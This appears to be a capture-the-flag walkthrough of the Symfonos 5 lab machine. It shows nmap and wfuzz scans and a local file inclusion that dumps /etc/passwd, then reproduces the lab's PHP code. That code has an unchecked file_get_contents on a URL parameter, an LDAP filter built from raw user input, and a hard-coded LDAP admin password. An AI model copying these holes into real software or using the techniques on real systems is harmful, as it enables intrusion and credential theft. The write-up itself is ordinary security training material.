

sym5

Nmap scan, version scan, default scripts, TCP connect




```
root@kali:~/sym5# nmap -sV -sT -sC symfonos5
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-12 18:31 +08
Nmap scan report for symfonos5 (192.168.2.92)
Host is up (0.0058s latency).
rDNS record for 192.168.2.92: sym5
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 16:70:13:77:22:f9:68:78:40:0d:21:76:c1:50:54:23 (RSA)
|   256 a8:06:23:d0:93:18:7d:7a:6b:05:77:8d:8b:c9:ec:02 (ECDSA)
|_  256 52:c0:83:18:f4:c7:38:65:5a:ce:97:66:f3:75:68:4c (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
636/tcp open  ldapssl?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

wfuzz found some interesting file aka home.php




```
root@kali:~/sym5# wfuzz -c -z file,/SecLists/Fuzzing/fuzz-Bo0oM.txt --hc 404,400,403 http://192.168.2.92/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.92/FUZZ
Total requests: 4271

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000788:  C=200     39 L       79 W        1650 Ch        "admin.php"
002209:  C=302     28 L       61 W         962 Ch        "home.php"
002303:  C=200     18 L       21 W         207 Ch        "index.html"
```

Testing for LFI -> /home.php?url=/etc/passwd
Do NOT FOLLOW REDIRECTION




```
<center>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Contents of home.php



```php
<?php
session_start();

if(!isset($_SESSION['loggedin'])){
   header("Location: admin.php");
}

if (!empty($_GET["url"]))
{
$r = $_GET["url"];
$result = file_get_contents($r);
}

?>
```

Contents of logout.php




```php
<center>
<?php
session_start();
session_destroy();
header('Location: admin.php');
exit;
?>
```


Contents of admin.php

qMDdyZh3cT6eeAWD

cn=admin,dc=symfonos,dc=local




```php
<?php
session_start();

if(isset($_SESSION["loggedin"]) && $_SESSION["loggedin"] === true){
    header("location: home.php");
    exit;
}

function authLdap($username, $password) {
  $ldap_ch = ldap_connect("ldap://172.18.0.22");

  ldap_set_option($ldap_ch, LDAP_OPT_PROTOCOL_VERSION, 3);

  if (!$ldap_ch) {
    return FALSE;
  }

  $bind = ldap_bind($ldap_ch, "cn=admin,dc=symfonos,dc=local", "qMDdyZh3cT6eeAWD");

  if (!$bind) {
    return FALSE;
  }

  $filter = "(&(uid=$username)(userPassword=$password))";
  $result = ldap_search($ldap_ch, "dc=symfonos,dc=local", $filter);

  if (!$result) {
    return FALSE;
  }

  $info = ldap_get_entries($ldap_ch, $result);

  if (!($info) || ($info["count"] == 0)) {
    return FALSE;
  }

  return TRUE;

}
```




```
if(isset($_GET['username']) && isset($_GET['password'])){

$username = urldecode($_GET['username']);
$password = urldecode($_GET['password']);

$bIsAuth = authLdap($username, $password);

if (! $bIsAuth ) {
        $msg = "Invalid login";
} else {
        $_SESSION["loggedin"] = true;
        header("location: home.php");
        exit;
}
}
```

https://nmap.org/nsedoc/scripts/ldap-search.html



